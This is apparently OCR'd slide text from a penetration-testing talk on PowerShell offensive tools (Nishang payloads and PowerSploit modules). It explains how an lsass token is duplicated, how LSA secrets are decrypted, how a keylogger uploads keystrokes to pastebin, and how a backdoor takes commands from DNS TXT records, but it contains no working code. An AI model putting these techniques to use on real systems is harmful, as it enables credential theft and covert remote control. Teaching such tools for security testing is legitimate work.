
# Nishang

Payload – Wait_For_Command

- The payload expects three parameters, *$checkurl*, *$commandurl* and *$magicstring*.
- *$checkurl* is continuously queried. When the content of page at *$checkurl* equals the *$magicstring*, a powershell script at *$commandurl* is downloaded and executed on the target.

Windows PowerShell

```
PS C:\> .\Show-Demo.ps1
```




```
PS C:\> _
```

# Nishang

Payload – Enable-DuplicateToken

- This payload duplicates the access token of lssas process (usually SYSTEM) and sets it in the current process.
- The payload requires administrative privileges and must be run from an elevated shell.

# Nishang

Payload – Enable-DuplicateToken

- This payload duplicates the access token of lssas process (usually SYSTEM) and sets it in the current process.
- The payload requires administrative privileges and must be run from an elevated shell.
- This payload grants SYSTEM privileges to the powershell process from which it is executed.

# Nishang

Payload – Enable-DuplicateToken

- The payload relies heavily on C# and lot of code have been used within the powershell code.
- The payload grants SeDebugPrivilege to current process so that handle of the target process (lssas in this case) could be obtained as this privilege allows to acquire any process handle.

# Nishang

Payload – Enable-DuplicateToken

- The privilege is looked up using the LookupPrivilegeValue function.
- The token of the current process is retrieved using the OpenProcessToken function
- Now, the token of current process is adjusted using thr AdjustTokenPrivileges function
- All the functions return a bool value and a false returned by any of these means failure of the payload.

# Nishang

Payload – Enable-DuplicateToken

- The handle of lsass is used to open token using the OpenProcessToken function
- The lsass token is then duplicated using the DuplicateToken function and then set to the current process using the SetThreadToken function.

Windows PowerShell

```
PS C:\> .\Show-Demo.ps1
```

```
PS C:\> _
```

# Nishang

Payload – Get-LSASecrets

- LSA secrets are stored in HKLM:\Security\Policy\Secrets key in the 32 bit registry. We need SYSTEM privileges to access this key.
- The secrets are encrypted and we must own the keys to decrypt the information, this is done in the payload by copying keys to new keys.

# Nishang

Payload – Get-LSASecrets

- Large amount of C# code is used in this payload like the Enable-DuplicateToken.
- In fact, you can have the required SYSTEM privs for this payload by using Enable-DuplicateToken.

# Nishang

Payload – Get-LSASecrets

- After copying the registry keys and taking ownership, the information in the keys is decrypted.
- The LsaOpenPolicy function is used by the payload to open a handle to the Policy object which is used by Windows to control access to the LSA database.
- The LsaRetrievePrivateData is then used to, well, retrieve the private data.


# Nishang

Payload – Get-LSASecrets

- The output of LsaRetrievePrivateData is decoded to a unicode string.
- The temporary key is removed and the name of service for which we got the decrypted secret is retrieved with the help of a WMI query.

Windows PowerShell

```
PS C:\> .\Show-Demo.ps1
```



```
PS C:\> _
```

# Nishang

Payload – Keylogger

- The payload could be used to log keys from a victim.
- Keys are logged every 40ms which turns out to be both efficient and reasonable.
- Logged keys are written to a file in the temp directory and uploaded to pastebin as private paste every 5 seconds.

# Nishang

Payload – Keylogger

- You need a free pastebin account to paste private posts to pastebin, there is a catch though, pastebin limits the number of pastes from a free account per day (even less number of them could be private pastes). A slightly modified version of the payload would be released with the workshop which implements tinypaste, a secure and better option.

# Nishang

Payload – Keylogger

- The uploaded keys can be parsed using the Parse_Keys script available with the framework. The script accepts a text file containing the keys and parses the keys to a readable format. If you are using pastebin, copy the keys in raw format.


# Nishang

Payload – Keylogger

- The payload uses the GetAsyncKeyState function for logging the keys.
- The payload supports logging of large number of keys, Parse_Keys should be changed appropriately for what you want to decode.
- Keylogging and Key-pasting are started as independent jobs from within the script.

Windows PowerShell

```
PS C:\> .\Show-Demo.ps1
```




```
PS C:\> _
```

# Nishang

Payload – Execute-Command-MSSQL

- The payload could be used to execute commands on a remote SQL Server.
- Valid administrative credentials of the target SQL Server are required to use this payload.
- It uses the xp_cmdshell to run the commands.


# Nishang

Payload – Execute-Command-MSSQL

- There are three “shells” available to be executed on the target server, a cmd shell, a sql shell or a powershell.
- Though the shells look persistent, they are not. Each command is executed in a new session.
- Data.SQLClient.SQLConnection is used to create the connection and Data.SQLClient.SQLCommand is used to execute commands.

Windows PowerShell

```
PS C:\> .\Show-Demo.ps1
```



```
PS C:\> _
```

# Nishang

Payload – DNS_TXT_Pwnage

- The payload could be used as a backdoor which is capable of receiving commands and powershell scripts from a DNS TXT record.
- You need to have control over TXT records of a domain to use this payload.

# Nishang

Payload – DNS_TXT_Pwnage

- The payload expects five arguments *$startdomain, $cmdstring, $commanddomain, $psstring* and *$psdomain*
- The payload will continuously query the domain specified in *$startdomain* for a “magic string”.
- If the TXT record of *$startdomain* matches either *$cmdstring* or *$psstring*, further action would be taken.

# Nishang

Payload – DNS_TXT_Pwnage

- If the TXT record matches *$cmdstring*, the payload will then query *$commanddomain* for a command and execute the TXT record of the *$commanddomain* domain.
- Multiple commands can be executed by changing the TXT record of *$commanddomain*.


# Nishang

Payload – DNS_TXT_Pwnage

- If the TXT record matches *$psstring*, the payload will then query TXT records *$psdomain.*
- A special requirement here is, if the script is of 5 lines, $psdomain must have 5 subdomains, each containing one line of base64 encoded script.
- The script is saved in the temp directory of current user and executed.

Windows PowerShell

```
PS C:\> .\Show-Demo.ps1
```



```
PS C:\> _
```

# PowerShell with HID

- I have worked quite some time on using Human Interface Devices for Penetration Testing.
- To use a HID on windows system, the best way is to use powershell.
- Since, I used a HID almost always as a keyboard, a powerful shell like powershell was a natural choice.
- Windows payloads in Kautilya are powered by PowerShell.

# Powersploit

- Collection of modules useful for Reverse Engineers, Pen Testers and Forensic Analysts.
- Written by Matthew Graeber.
- We will have a look at modules specific for Pen Testing.
- Available at https://github.com/mattifestation/PowerSploit

# Powersploit

CodeExecution Module

- Use Invoke-DllInjection to inject a DLL in given process.
- Use Invoke-Shellcode to execute shellcode from memory using powershell.
- The shellcode can be injected into a given process id or in the current powershell process.
- Only 32 bit meterpreter payloads are supported, on 64 bit machines 32 bit powershell is used to inject the shellcode.

# Powersploit

